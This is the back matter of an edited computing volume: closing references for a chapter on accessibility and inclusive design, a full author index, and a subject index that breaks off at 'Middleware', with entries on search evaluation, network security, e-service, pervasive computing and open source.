[31] Newell A.F., Cairns A.Y., "Designing for extra-ordinary users", *Ergonomics in Design* (October 1993) 10–16.
[32] Newell A.F., Gregor P., "Human computer interfaces for people with disabilities", in: Helander M., Landauer T.K., Prabhu P. (Eds.), *Handbook of Human–Computer Interaction*, Elsevier Science BV, Amsterdam, ISBN 0 444 81862 6, 1997, pp. 813–824.
[33] Newell A.F., Gregor P., "User sensitive inclusive design—in search of a new paradigm", in: Scholtz, J., Thomas, J. (Eds.), *Proc. ACM Conference on Universal Usability, Washington, DC, November 2000*, 2000, pp. 39–44.
[34] Nielsen J., *Usability Engineering*, Academic Press, London, 1993.
[35] Nielsen J., "Why you only need to test with 5 users", Alertbox March 19, 2000. Available at http://www.useit.com/alertbox/20000319.html, 2000.
[36] Paciello M., *Web Accessibility for People with Disabilities*, CMP Books, 2000.
[37] Pieper M., Morasch H., Piela G., "Bridging the educational divide", in: *Universal Access and Assistive Technology*, Springer-Verlag, London, 2002, pp. 119–130.
[38] Richards J.T., Hanson V., Trewin S., "Adapting the Web for older users", in: *2nd International Conference on Universal Access in Human–Computer Interaction*, 2003, pp. 892–896.
[39] Slatin J., Rush S., *Maximum Accessibility*, Addison–Wesley, Reading, MA, 2002.
[40] Sloan D., Gregor P., Rowan M., Booth P., "Accessible accessibility", in: *Proceedings of the First ACM Conference on Universal Usability* (*CUU 2000*), *Arlington, VA*, 2000.
[41] Sloan M., "Web accessibility and the DDA", in: Paliwala A., Moreton J. (Eds.), *The Journal of Information, Law and Technology (JILT)* **2** (2001). Available at: http://elj.warwick.ac.uk/jilt/01-2/sloan.html.
[42] Syme A., Dickinson A., Eisma R., Gregor P., "Looking for help? Supporting older adults' use of computer systems," in: Rauterberg M., Menozzi M., Wesson J. (Eds.), *Human–Computer Interaction*, INTERACT (Zurich, Switzerland, 1–5 September 2003), 2003, pp. 924–931.
[43] Thatcher J., Waddell C., Henry S., Swierenga S., Urban M., Burks M., Regan B., Bohman P., *Constructing Accessible Web Sites*, Glasshaus, Birmingham, UK, 2002.
[44] Thatcher J., "Web accessibility—what not to do". Available at: http://www.jimthatcher.com/whatnot.htm, 2003.

[45] Ulrich K.T., Eppinger S.D., *Product Design and Development*, McGraw–Hill, New York, 1995.
[46] UNESCO, *UNESCO Statistical Year Book*, Bernan Press and UNESCO, 1996.
[47] Urban M., "Implementing accessibility in enterprise", in: Thatcher J., et al. (Eds.), *Constructing Accessible Web Sites*, Glasshaus, Birmingham, UK, 2002, pp. 282–303.
[48] W3C, "Evaluating Web sites for accessibility". Available at http://www.w3.org/WAI/eval/, 2002.
[49] W3C, "Inaccessibility of visually-oriented anti-robot tests—problems and alternatives" (W3C working draft). Available at http://www.w3.org/TR/turingtest/, 2003.
[50] Zeldman J., *Designing with Web Standards*, New Riders, Indianapolis, 2003.

Author Index

Numbers in *italics* indicate the pages on which complete references are given.

A

Aaker, D.A., 168, *191*
Abowd, G., 197, 198, 215, 218, *243*
Addlesee, M.D., 198, 209, 226, *243*
Akyildiz, I.F., 228, 230, 231, 233, *245*
Alger, J., 110, *156*
Alm, N., 308, 321, *343*
Anderson, E.W., 176, *191*
Anderson, R.J., 151, *156*
Ark, W., 197, 198, 202, 209, *243*
Arnold, D., 199, 219, *243*
Arnold, K., 225, *245*
Arnott, J.L., 308, *343*, *345*
ASAP, 61, *107*
Astell, A., 321, *343*

B

Baba, S., 224, 225, *245*
Badrinath, B.R., 209, 221, 222, *244*
Bahl, P., 209, 219, *243*
Bailey, P., 16, *40*, *41*
Banavar, G., 198, *243*
Bandopadhyay, S., 207, 212, 223–225, *244*
Banerjee, A., 242, *245*
Bass, F.M., 165, 168, *191*
Bassler, B.L., 229, 230, 232, *245*
Bayrak, C., 276, 277, *282*
Beattie, W., 308, *345*
Becker, D., 252, *281*
Beigl, M., 198, 226, 227, *243*
Beitzel, S.M., 6, 8, 25, 27, 33, 37, *40*, *41*
Bellovin, S.M., 123, *156*
Berger, P.D., 170, 180, *191*, *193*
Berghel, H., 111, 129, 130, *156*
Berners-Lee, T., 275, *282*
Blair, D., 7, *41*
Blattberg, R.C., 165, *191*
Bluetooth SIG, 225, *245*
Bohman, P., 331, 337, *343*, *345*
Bolton, R.N., 170, 175, *191*
Booth, L., 308, *345*
Booth, P., 328, *345*
Borlund, P., 4, *41*
Bowman, D., 170, *191*
Boyan, J., 6, 23, *41*
Bramlett, M.D., 175, *191*
Brewer, J., 327, *343*
Brian Tung, B., 141
Bridis, T., 153, *156*
Briggs, E., 170, *191*
Broder, A., 14, *41*
Brodie, R.J., 181, *191*
Bruza, P., 16, *41*
Buckley, C., 8, 9, 21, 27, 32, *41*
Burks, M., 331, *345*
Bush, V., 110, *157*

C

Cairns, A.Y., 307, *345*
Campbell, J., 321, *343*
Carmichael, A., 299, 302, *343*
Carroll, J., 266, *281*
Cayirci, E., 228, 230, 231, 233, *245*
CERT Coordination Center, 132, *157*
Chang, A.-M., 175, *192*
Chapman, B.D., 139, *157*
Cho, J., 17, *41*
Chowdhury, A., 3, 24, 37, *41*

Clark, J., 299, 330, 331, 335, 341, *343*, *344*
Clarkson, J., 293, 316, 318, *344*
Cleverdon, C.W., 5, *41*
Cloninger, C., 331, *344*
Colby, Ch.L., 172, 173, *191*, *192*
Coleman, R., 316, *344*
Colwell, C., 334, *344*
Comparative Systems Laboratory, 21, *41*
Computer Associates International, Inc., 135, *157*
Cooper, W., 5, *41*
Coyne, K.P., 174, *192*
Craswell, N., 6, 12, 16, *40–42*
Crerar, A., 301, *344*

D

Dalheimer, M.K., 272, 280, *281*
Das, S.K, 224, 225, *245*
Davie, B.S., 275, *282*
Davies, N., 215, 221, *244*
Davis, C., 276, 277, *282*
Day, M., 225, *245*
Deighton, J., 165, *191*
Denning, D., 151, *157*
Department of Justice, 311, *344*
Dey, A., 197, 198, 215, 218, *243*
Dhar, S., 117, *157*
Dickinson, A., 294, *345*
Ding, W., 16, *41*
Disability Rights Commission, 334, 335, 340, 341, *344*
Dong, H., 318, *344*
Dougherty, D., 278, *282*
Droms, R., 224, 225, *244*
Durme, J.V., 181, *191*
Dutta, A., 225, *245*
Dye, R., 321, *343*

E

Easley, R.F., 188, *193*
ebXML, 102, *106*
Eisma, R., 294, *345*
Ellis, M., 321, *343*
Eppinger, S.D., 317, *346*
Erdem, T., 168, *192*
Evans, J., 321, *344*

F

Forouzan, B., 111, 115, 117, *157*
Fournier, S., 168, *192*
Fox, A., 206, 209, 210, 214, 219, 220, 222, *244*
FreeBSD, 146, *157*
Freitag, D., 6, 23, *41*
Fritsch, D., 221, 222, *244*
Froehlich, T., 4, *41*

G

Gagne, G., 270, *281*
Galvin, P., 270, *281*
Garcia-Molina, H., 17, *41*, *43*
Garlan, D., 210, *244*
Gay, J., 249, 260–262, *281*
Geihs, K., 206, 219, 222, *244*
Gellersen, H.W., 198, 226, 227, *243*
Giles, L., 17, *42*
Gionis, A., 24, *42*
Glynn, M.S., 181, *191*
Google, 2, *41*
Gordon, M., 16, *41*
Gowans, G., 321, *343*
Gralla, P., 152, *157*
Gregor, P., 294, 317, 318, 320, 321, 328, *344*, *345*
Greisdorf, H., 4, *42*
Gummeson, E., 181, *192*
Guttman, E., 225, *245*

H

Hafner, K.B., 21, *42*
Hanson, V., 333, *345*
Harman, D., 8, *42*
Haveliwala, T., 24, *42*
Hawking, D., 6, 12, 16, *42*
Hazzard, B., 115, *158*
Heal, R.D., 229, 230, 232, *245*
Henry, S., 331, 340, *344*, *345*
Henzinger, M., 14, *43*
Hersh, W., 9, *43*
Himberg, J., 206, 219, *243*
Hine, N., 321, *344*
Honeynet Project, 149, *157*

Hong, L., 142, *157*
Hopper, A., 198, 226, *243*
Hughes, A.M., 180, *192*
Hunt, S.D., 181, *192*
Huuskonen, P., 206, 219, *243*
Hypponen, H., 317, 318, *344*

I

IMS Global Learning Consortium, 327, *344*
Inglis, E.A., 321, *344*
Innella, P., 147, *157*
Institute of Medicine, 297, *344*
International Organization for Standards, 317, *344*
Ivory, M., 3, *42*

J

Jackson, B., 181, *192*
Jain, A.K., 142, *157*
Jansen, B.J., 14, *42*, *43*
Javahery, H., 206, 209, 219, 220, 222, 230, *243*
Javed, M.Y., 308, *343*
Jensen, E.C., 6, 8, 25, 27, 33, 37, *40*, *41*
Joachims, T., 23, *42*
Johnson, B., 230, 232, *245*
Judd, G., 205, 209, 219, *243*

K

Kannan, P.K., 162, 163, 175, 177, 179, *192*, *193*
Kass, G.V., 180, *192*
Kaszkiel, M., 14, 17, *43*
Kaufman, L., 272, 280, *281*
Kay, R., 132, *157*
Keates, S., 293, 316, 318, *344*
Keiningham, T.L., 163, *193*
Keller, K.L., 168, *192*
Kindberg, T., 206, 209, 210, 214, 219, 220, 222, *244*
Kumar, V., 170, *191*
Kupper, L.L., 21, *42*

L

Lawrence, S., 17, *42*
Lebbon, C., 316, *344*
Leighton, H., 16, *42*
Lemon, K.N., 161–163, 165, 167–171, 175, *191*, *193*
Li, L., 23, *43*
Liberty Alliance Project, 60, *106*
Liska, A., 125, *157*
Litman, J., 254, 257, *281*

M

Macaulay, C., 301, *344*
Macromedia, 327, *344*
Mäntyjärvi, J., 206, 219, *243*
Marchionini, G., 16, *41*
Mark, K., 264, *281*
Marmasse, N., 208, 209, *243*
Maron, M.E., 7, *41*
Marquis, D., 115, *158*
Marshall, I., 228, *245*
Mascolo, C., 206, 209, 211, 221, 222, 240, *244*
Mayer-Schönberger, V., 130, *157*
McArthur, R., 16, *41*
McAuley, A., 224, 225, *245*
McDowell, M., 131, *157*
McEarchern, C., 180, *192*
McGraw, G., 151, *158*
McMillan, O., 147, *157*
Menczer, F., 24, *43*
Microsoft Corporation, 149, *157*, 286, 295, 341, *345*
Misra, A., 225, *245*
Mitnick, K., 129, 132, *157*
Mizzaro, S., 4, *43*
Moglen, E., 261, *281*
Morasch, H., 284, *345*
Morgan, R.M., 181, *192*
Mukherjee, A., 197, 198, 201, 203, 206, 207, 212, 215, 219, 223–225, *243*, *244*
Murphy, A.L., 209, 221, 222, *244*

N

Narten, T., 224, 225, *244*
Needham, R.M., 141, *157*
Netscape Corporation, 144, 145, *158*
Neuman, B.C., 140, *157*
Newell, A.F., 307, 308, 317, 318, 320, 321, *343–345*

Newell, F., 180, *192*
Nielsen, J., 174, *192*, 289, 317, *345*
NIST, 13, *43*
Nykamp, M., 180, *192*

O

OASIS home page, 60, *106*
Oliver, R.L., 175, *192*, *193*
Oliver, R.W., 181, *192*
Open Society Institute, 279, 280, *282*
Otey, M., 152, *158*

P

Paciello, M., 331, *345*
Padmanabhan, V.N., 209, 219, *243*
Pankanti, S., 142, *157*
Parasuraman, A., 170, 173, *191*, *192*
Park, T., 4, *43*
Parsons, A.T., 229, 230, 232, *245*
Pass, G., 3, *41*
Pathak, P., 16, *41*
Pearson, K., 19, *43*
Peng, N., 177, *193*
Peppers, D., 163, *192*
Perkins, C., 215, 225, *244*, *245*
Peterson, L.L., 275, *282*
Peterson, R., 277, *282*
Petrie, H., 334, *344*
Piela, G., 284, *345*
Pieper, M., 284, *345*
Prabhakar, S., 142, *157*

R

Raghavan, S., 17, *43*
Raghu, T.S., 179, *192*
Rao, H.R., 179, *192*
Raymond, E.S., 263, 264, 269, 270, 273, 275, *281*
Regan, B., 331, *345*
Richards, J.T., 333, *345*
Rijsbergen, C.J., 9, 13, 21, *43*
Roberts, M.L., 180, *193*
Rogers, L., 153, *158*
Rogers, M., 163, *192*
Roman, M., 209, 221, *244*
Ross, A., 142, *157*
Rowan, M., 328, *345*
Rush, S., 331, *345*
Russell, G.J., 168, *193*
Rust, R.T., 160–163, 165, 167–171, 175, 177, 178, 181, 185–187, *192*, *193*

S

Sacks, L., 228, *245*
Saha, D., 197, 198, 201, 203, 206, 207, 212, 215, 219, 223–225, 242, *243–245*
Salber, D., 197, 198, 215, 218, *243*
SAML, 90, *107*
Sankarasubramaniam, Y., 228, 230, 231, 233, *245*
SANS Institute, 150, *158*
Saracevic, T., 4, *43*
Satyanarayanan, M., 197, 198, 205, 210, 215, 236, *243*
Schmandt, C., 208, 209, *243*
Schmidt, A., 198, 226, 227, *243*
Schneier, B., 143, *158*
Schroeder, M.D., 141, *157*
Schulzrinne, H., 225, *245*
Seffah, A., 206, 209, 219, 220, 222, 230, *243*
Selket, T., 197, 198, 202, 209, *243*
Shah, P., 321, *344*
Shake, T.H., 115, *158*
Shang, Y., 23, *43*
Shankland, S., 249, *281*
Shaw, M.J., 188, *193*
Shobatake, Y., 224, 225, *245*
Shostack, A., 143, *158*
Shugan, S.M., 163, *193*
Sidhu, K., 17, *43*
Silberschatz, A., 270, *281*
Silverstein, C., 14, *43*
Simpson, W., 212, 214, 225, *244*
Singhal, A., 14, 17, *43*
Sinha, R., 3, *42*
Skoudis, E., 126, 127, 136, 151, *158*
Slatin, J., 331, *345*
Sloan, D., 328, *345*
Sloan, M., 313, *345*
SOAP, 63, *106*

SOAP MTOM, 61, *107*
Soboroff, I., 24, 37, *41*
Sonquist, J.A., 180, *193*
Spink, A., 14, *42*, *43*
Spitzner, L., 149, *158*
Srivastava, J., 16, *42*
Stanford, V., 198, *243*
Steenkiste, P., 205, 209, 219, *243*
Stevens, R.W., 111, 115, *158*
Su, W., 228, 230, 231, 233, *245*
Sullivan, B., 225, *245*
Swait, J., 168, *192*
Swierenga, S., 331, *345*
Syme, A., 294, *345*
Szymkowiak, A., 321, *344*

T

Tahir, M., 174, *192*
Tanase, M., 123, *158*
Terry, C., 170, *191*
Thatcher, J., 331, 339, *345*
Thomson, S., 224, 225, *244*
Treviranus, J., 327, *343*
Trewin, S., 333, *345*
Ts'o, T., 140, *157*
TSpaces Project, 209, 221, *244*
Turpin, H., 9, *43*

U

UDDI, 68, *107*
Ulrich, K.T., 317, *346*
UNESCO, 297, *346*
Urban, M., 331, 336, *345*, *346*

V

Varki, S., 181, *192*
Veizades, J., 225, *245*
Verhoef, P.C., 181, *193*
Viega, J., 151, *158*
Voorhees, E., 6, 8, 9, 12, 16, 21, 32, *41–43*

W

W3C, 301, 329, *346*
W3C Web services activities, 60, *106*
Waddell, C., 331, *345*
Wagner, K.A., 168, *193*
Want, R., 198, 226, *243*
Ward, A., 198, 226, *243*
Wayman, J.L., 142, *157*
Web Services Addressing, 61, *107*
Web Services Choreography, 61, *107*
Wedlund, E., 225, *245*
Wei, C., 188, *193*
Weiser, M., 197–199, 202, 203, 209, 210, 217, *243*
Weitzner, D.J., 278, *282*
Welling, G., 209, 221, 222, *244*
Welsh, M., 272, 280, *281*
Whinston, A.B., 175, 179, *192*
Wilson, B.A, 321, *344*
Wokoma, I., 228, *245*
Wright, G., 111, 115, *158*
WS-Security, 94, *107*
WSDL, 65, *107*

X

XACML, 89, *107*
Xi, W., 17, *43*
XKMS, 87, *107*
XML Encryption, 85, *107*
XML Signature, 81, *107*

Y

Yau, S.S., 206, 209, 211, 220–222, *244*

Z

Zahorik, A.J., 163, *193*
Zajicek, M., 317, *344*
Zeithaml, V., 163, 165, 167–171, *193*
Zeldman, J., 331, *346*
Zwicky, E.D., 139, *157*

This page intentionally left blank

Subject Index

A

AbilityNet, 335–6
Accent Care, 184
Access control, 88–90, 155
Accessibility
  challenges, 334–42
    bridging gap between accessibility and usability, 339–41
    continuing lack of awareness and knowledge, 334–5
    more “accessible” accessibility features, 335–6
    need for coherent and collaborative strategy, 336–7
    neglect of specific user groups, 341–2
    segregation of users, 337–8
    unproven or undefined legislative responsibilities, 338–9
  customer, 184
  development tools and environments, 327–8
  developments, 330–4
    accessibility-focused resources, 331–2
    effect of legislation, 332
    embracing of standards and accessibility, 330–1
    research and development, 333
  guidelines, 323–7
  impairments affecting, 296–308
    aging process, 303–5
    cognitive, 302–3, 341–2
    disabling environment, 307–8
    hearing, 301
    motoric, 301–2
    onset of, 306–7
    statistics concerning, 296–8
    technophobia, 305
    visual, 298–300
  improving, 314–16
    by assistive technologies, 315–16
    by minor modifications to standard software, 315
  legislative responsibilities, 310–14, 338–9
  testing and evaluation, 328–30
  see also Digital Divide; Inclusive design
Accessify Forum, 332
Ad hoc retrieval, 12
Adams, Scott, 277
Adaptation schemes, 209–10
Adapters, 56
Address Resolution Protocol *see* ARP
Adware, 134
Affinity programs, 169
Aging process, 303–5
Agents, 187–9
Aggregate mobility, 207
Alerting and averting, 184
AltaVista, 27, 187
Amazon.com, 55, 187
American Experiment, 249–68
  copyright law and market economy, 253–8
  creativity vs. innovation, 263–8
  open source, 258–63
Americans with Disabilities Act (ADA), 311
Anonymity, attacks on, 129–31
Anti-trust lawsuits, 250, 252, 262
Antivirus (AV) software, 149–50, 153
Application dis-integration, 52–3
Application-specific integrated circuitry (ASIC), 241
Applications
  heterogeneity, 211
  portability, 212
Appropriate programming interfaces, 220
ARP, 112
  cache, 118
    poisoned, 118
  reply, 118

request, 118
ARP spoofing, 118
ASIC, 241
Asserting party, 93–4, 95
Assertions, 90, 92–3, 95
Assisted living complex, 218
Assistive technology
improving accessibility by, 315–16
lack of awareness and use of, 295
Association-based recommendation, 188
Asymmetric encryption *see* Public-key encryption
Asynchronous Service Access Protocol (ASAP), 61
AT&T, Unix development at, 262–3
ATM network, 101–2
Attribute statements, 92, 93, 94
Augmentative and alternative communication (AAC) systems, 333
Aura project, 236–7
Authentication, 72, 139–44
biometrics, 142–3
by assertion, 140–1
digital signatures in, 146
Kerberos, 140–2
password systems, 140
physical, 143–4
in SAML, 92–3
three-factor, 139
two-factor, 139
for Web services using HTTPS, 77–8
Authentication mechanism attack, 127–8
Authoring Tool Accessibility Guidelines (ATAG), 324, 327–8
Authorization, 72–3, 139
in SAML, 92, 93, 94
Autoconfiguration, 213–14, 224
Automatic interaction detection (AID), 180
Avg-match, 29, 33
Awareness, 222

B

Backbone, 200
Backdoors, 137
Backups, file, 155
Bacteria, 228
cell-to-cell signaling, 230, 232
glowing, 232
Ballmer, Steve, 266–7, 281
Banking, on-line, 287
Basic User Registration Protocol (BURP), 224
Bazaar model, 270
Behavior blocking, 150
Berners-Lee, Tim, 274, 275, 276, 277, 311, 323–4
BHO, 134
Bio-mechatronics, 199
Biometrics, 142–3
Bioreporters, 228
Blind people, computer accessibility problems, 300–1, 321, 341
Blind (TCP) spoofing, 123–4
Bookmarklets, 329
Boot viruses, 135
Bots, 187, 188–9
BPSS, 103, 104–5
Brand equity, 166, 168
using e-service to drive, 168–9
Bridges, protocol, pair-wise, 226
Browser Helper Object (BHO), 134
Browser hijacking, 134
Buffer overflow, 128–9
Buffer overflow attacks, 129
Building applications on context-awareness, 220
BURP, 224
Business collaboration, 102
Business process specification schema (BPSS), 103, 104–5
Business Transaction Protocol (BTP), 61
Business Web services, 56–7
comparison with EAI Web services, 56–7
comparison with Simple Web services, 56, 57
standards, 102–6
Buying experience, 162, 180

C

Calm computing, 197
Canonicalization, 81–2
Carpal tunnel syndrome, 302
CAs, 146
Categories, document, 23

Category matching, 26, 33–6
Cell-to-cell signaling, 230, 232
Cellular IP, 225
Center for Universal Design, 316–18
Certificate Authorities (CAs), 146
Chi-square automatic interaction detection (CHAID), 180
Chroma, 236
Ciphers, 144
Circles of Trust, 100–1
CLEF, 9
Click-through data, 23
Client/server silos, 49
  comparison with Web services, 50–1
Coda project, 236
Cognitive impairments, 302–3, 341–2
Cognitive prostheses, 321
Collaborating Partner Agreement (CPA), 103, 104, 105
Collaborating Partner Profile (CPP), 103–4, 105
Collaborative filtering, 188
Color deficit, 299
Commoditization, 168
Common Look and Feel for the Internet standard, 326
Communications, as driver of brand equity, 168–9
Communications Act (2003), 313
Community, 263
Community programs, 169–70
Companion viruses, 136
Computer behaviorists, 186
Concept Coding Framework, 333, 342
Confederation, of autonomous servers, 214
Confidentiality, 71–2
Connection-oriented protocols, 113
Connectionless protocols, 113
Consumer advocacy groups, 177
Consumer role, 98, 99
Content-based recommendation, 188
Context-aware computing, 197
Context awareness, 208–9, 230, 231
Context management, 209–10
Context sensitiveness, 230, 231
Convenience, 168
Cookies, 130
  malicious, 130
CoolTown project, 239
Copyleft, 260–2, 273
Copyright, 253–8
  law as element of political economy, 261
CORBA, 63–4, 275
Cost reduction, 164
Covert channels, 121–2
CPA, 103, 104, 105
CPP, 103–4, 105
Cranfield 2 experiments, 5–7
Creativity, 263–8
Cricket, 215–16
CRM, 180–1
Cross-Language Evaluation Forum (CLEF), 9
Cryptographic algorithms, 144
Customer complaints, 183
Customer control, 180
Customer equity, 165
  building on, 165–71
  definition, 165
  drivers, 165–7
Customer lifetime value, 165, 170–1
Customer loyalty, 175–6, 183–4
Customer relationship management (CRM), 180–1
Customer satisfaction, 175–6, 183–4
Customer support, 183–4
Customization, 165, 173–4, 179–80
  mass, 181

D

DAAP, 224
Darwin project, 236
Data consistency, 271
Data mining, 180–1
Datagrams, 114
DCDP, 224
DCOM, 275
DDOS attacks, 138
Decryption, 144
Dementia, technology support for people with, 321
Demographics-based recommendation, 188
Denial of Service (DOS) attacks, 121, 124, 138
  distributed (DDOS), 138
Depth, 6

Design, inclusive *see* Inclusive design
"Design for All", 316, 318, 320
Design for Dynamic Diversity, 317
DHCP, 224
Dialers, 134
DIAMETER, 224
Digital Divide, 284
  causes, 285, 289–95
    accessibility options inaccessible, 294–5
    assistive technology unused, 295
    designer awareness of needs lacking, 289–90
    designer engagement lacking, 290–1
    designer understanding of potential customers lacking, 289
    designer willingness and motivation lacking, 291
    economic burden perceived, 292–3
    technophobia and low expectations assumed, 291–2
    tools and technologies inappropriate, 293–4
    web browsers deficient, 295
  continued existence, 342–3
Digital Media Access Group, 330
Digital Millennium Copyright Act (DMCA), 257
Digital signatures, 145–6
  XML, 81–4, 95
    enveloped, 82
    enveloping, 82
Direct marketing, 181–2
Disability
  demographic statistics, 296–8
  see also Accessibility; Digital Divide; Inclusive design
Disability Discrimination Act (1992), 310
Disability Discrimination Act (1995), 312–13
Disability Rights Commission (DRC), 334, 335, 339–40
Disambiguation systems, 308
Discomfort, 173
Discrimination
  digital, 310
  legislation against, 310–14, 338–9
Distributed computing, 202
  evolution to Web services, 49–52
Distributed memory, 271
Distributed systems, 270–2
  advantages, 270
  definition, 270
DMA, 225
DMCA, 257
DMOZ, 23–5, 26
  title match experiments, 27
Dongles, 143–4
DOS attacks, 121, 124, 138
DRCP, 224
Dynamic Address Allocation Protocol (DAAP), 224
Dynamic Configuration Distribution Protocol (DCDP), 224
Dynamic Mobility Agent (DMA), 225
Dynamic Registration and Configuration Protocol (DRCP), 224
Dyslexia, 300, 302, 308

E

e-commerce, benefits, 287
e-Government, 286, 287, 326
e-learning, 287, 327
E-mail attachments, 154
E-mail spoofing, 132–3
E-service
  as brand equity driver, 168–9
  customer issues, 172–9
    interfaces and usability, 173–4
    privacy, 177–8
    push vs. pull, 178–9
    satisfaction, loyalty and word-of-mouth, 174–6
    technology readiness, 172–3
    virtual communities, 176–7
  customer service, 179–85
    CRM and data mining, 180–1
    dynamic pricing, 182–3
    mobile commerce, 184–5
    online, 183–4
    personalization and customization, 179–80
    real-time marketing, 181–2
  definition, 161
  financial accountability, 170–1
  managerial implications, 189–90

marketing to computers, 185–9
paths to profitability, 162–5
negative (traditional), 162, 163, 164
positive (e-service), 162, 163, 164–5
as relationship equity driver, 169–70
research directions, 190
rise, 161–2
as value equity driver, 167–8
E21 embedded computing device, 238
EAI Web services, 55–6
comparison with Business Web services, 56–7
EasyLiving project, 240
ebXML, 102–6
architecture, 103–4
Core components, 104
and EDI, 105–6
message service, 95, 104
need, 102–3
Process-Specification document, 104
reg/rep, 104, 105
use case scenario, 104–5
EDI, and ebXML, 105–6
Education, through Internet, 287
Emacs editor, 262
Encryption, 144–6
digital signatures, 145–6
file, 155
public-key, 75, 145
symmetric-key, 75, 144–5
XML, 85–7, 95
Endeavour project, 237
Enterprise Application Integration Web services *see* EAI Web services
Entity, 70
Environment, disabling, 307–8
Environment Awareness Notification Architecture, 221
Environmental Sensor Demonstration Project, 233–4
eSIGN project, 333
Establishing Trust, 71
Ethernet, 112, 115, 118
MTU, 119
EuroAccessibility movement, 331
European Design for All e-Accessibility Network (eDEAN), 331
Experience factor, 180
Explorers, 173
Extensible Access Control Markup Language (XACML), 88–90, 95, 96
Extensible Rights Markup Language (XrML), 81

F

Fast, 27
Favelets, 329
Federated Network, 100–1
evolution, 101–2
Federation, 214
Fedex, 55
Field programmable logic gates (FPLG), 241
File encryption, 155
File viruses, 135
categories, 147
Firewalls, 121, 138, 146–7, 154
hardware, 146, 154
multilayer inspection, 147
software, 146, 154
Flash worms, 136
Flow control, 113
Ford Focus, 293
FPLG, 241
Fragmentation attacks, 119–20
Frames, 112
Framework for Web Services Implementation, 62
Free Software Foundation, 260
Free Standards Group, 323
Freeware, 134

G

Gaia, 221
Gates, Bill, 250–1
Gateways
application level, 147
circuit level, 147
gcc compiler, 262
Geometric Model, 240
Georges Bank Program, 234
Gesture recognition, 241
Gilder's law, 53
GNOME Accessibility Project, 323

GNU General Publishing License (GPL), 252, 259, 273
GNU project, 262, 265
Google, 2, 27, 187, 309
Green pages, 68, 69
Grid computing, 202
GUI environments, inaccessibility to blind people, 321
Guild of Accessible Web Designers (GAWDS), 332

H

H21 mobile device, 238
Hackers, 264–5, 268
  definitions, 261, 267
HAVi, 225–6
Healthcare, 287
Hearing impairments, 301
Heart disease, 218
Heterogeneity
  in distributed systems, 271
  in PerCom, 210–11
Heuristic scanning, 150
HIDS, 148
Hierarchical MIP, 225
Home Audio/Video Interoperability (HAVi), 225–6
Honeynets, 149
Honeypots, 149
Honeytokens, 149
Host-based intrusion detection systems (HIDS), 148
HTML, 131
  accessibility support, 325, 327
HTTP, 49, 131, 275
HTTPS, 75, 79, 80
  and non-repudiation, 78
Hypertext Markup Language (HTML), 131
  accessibility support, 325
Hypertext Transfer Protocol *see* HTTP

I

IBM
  accessibility guidelines, 323
  lawsuits against, 250, 252–3
  SCO, 252–3, 267
ICMP, 113, 120
  echo reply packets, 120–1
  echo request packets, 120–1
Identification, 143
Identity, 70, 96–7
  silos of, 97
Identity Circle of Trust, 100–1
Identity Keeper, centralized, 100
Identity management architecture, 70, 96–102
  centralized model, 97–8
  evolution, 99–101
  federated model, 97, 98–9
    evolution, 101–2
    roles, 98, 99
Identity provider role, 99, 100
IDMP, 225
IDSs, 147–9
IETF, web services standards, 61
Illiteracy, 303
Image viruses, 136
IMS Learner Information Package, 327
INCLUDE project, 316, 317–18
Inclusive design
  boundaries, 320–1
  cube, 316–17
  culture of inclusion, 343
  initiatives, 316–18
  need to know potential users, 318–20
  practice, 314–21
  support, 321–8
    development tools and environments, 327–8
    industry guidelines and resources, 323
    other standards and guidelines, 325–7
    principles, 321–2
    Web accessibility guidelines, 323–5
  technical benefits, 309–10
  testing and evaluation, 328–30
  see also Accessibility; Digital Divide
InConcert, 240
Indole, 233
Information
  as foundation of economy, 258
  open flow of, 264–5, 273–4, 278–9
Information Program, 279
Information retrieval evaluation
  history, 5–9

similarity measures, 23
task evaluation metrics, 9–13
see also Intranet site search evaluation; Web search services
Information utility, 237
Information warfare, 110
Informational queries, 14, 33, 37, 38
Inktomi, 27
Innovation, 264, 265–8
Innovativeness, 173
Insecurity, 173
Integration, in PerCom, 214–15
Integrity, 72
Intellectual Property (IP), 255–6, 279–80
control over, 268, 279, 280
Intelligent environment, 240
Interfaces
computer, customer response to, 173–4
perceptive, 241
Intermediaries, rise of, 185–6
International Business Machines *see* IBM
Internet
as backbone of global network, 200
as distributed system, 269
Internet Control Message Protocol *see* ICMP
Internet Protocol (IP), 112
see also IP addresses
Intra-Domain Mobility Management Protocol (IDMP), 225
Intranet site search evaluation, 37–8
Intrusion detection systems (IDSs), 147–9
Invisibility, in PerCom, 213–14
Invisible computing, 197
IP addresses, 112, 118
private, 112
IP spoofing, 123
IPv6 stateless autoconfiguration, 224
IR evaluation *see* Information retrieval evaluation
Issuing party, 93–4, 95
IT Accessibility Guidelines, 326–7

J

Java applications, accessibility support tools, 327
Jini, 225, 226

K

KDE Accessibility Project, 323
Kennedy Space Center Shuttle Area, 233
Kerberos, 95, 140–2
authentication server (AS), 141
Kernel operating system layer, 126
Key, 70
Key Management, 70
Keyboard access facilitation, 294
Keystroke loggers, 133
Known-item search, 12–13

L

L2imbo, 215, 221
Learning disability, 341–2
Learning Object Metadata (LOM), 327
Legislation, anti-discriminatory, 310–14, 338–9
Liberty Alliance Project, 81, 98, 101, 102
web services standards, 60–1
Lime, 221
Linux, 252
accessibility standards, 323
development, 268–70
as example of OSD, 253, 269
kernel, 262
license, 252, 259
rise of, 252–3
support of WinModem, 277
LocalMax-match (MRR1), 29, 33, 35
Loki tool, 122
Looksmart, 23, 26
title match experiments, 27
Loyalty programs, 169, 175

M

MAC address, 118
MAC flooding, 119
MACCAWS, 331
Macintosh operating system, accessibility, 330
Macro viruses, 135
Macromedia Flash, 312, 327, 328
Maguire, Bruce, 310
Man In the Middle (MITM) attacks, 124

Manual dexterity limitations, 302
Maple User Groups (MUG), 176–7
Market economy, 255–8
Marketing
  direct, 181–2
  real-time, 181–2
  relationship, 181
  to computers, 185–9
Marketing strategies, and customer equity, 170
MARS network, 234
Marx, Karl, 264, 277, 281
Marxism, 264, 265
Mass customization, 181
Max-match, 28, 33
Maximum transmission unit (MTU), 119
Mean Reciprocal Ranking (MRR), 12–13, 38
  see also MRR1
Media Access Control (MAC) address, 118
Media Access Generator (MAGpie), 328
MediaCup project, 226–7
Medical telematics, 199, 218
Memex, 110
Memory impairment, aids for people with, 321
MEMS, 241
Metcalfe's law, 53
Microbrowsers, 219
Microelectromechanical systems (MEMS), 241
Microsoft
  accessibility guidelines, 323
  accessible technology research, 286, 341
  and innovation, 266–7
  lawsuits against, 250, 253
Microsoft Active Accessibility (MSAA), 327
Microsoft operating system, security foundation, 142
Middleware
  mobile, 206, 220–2
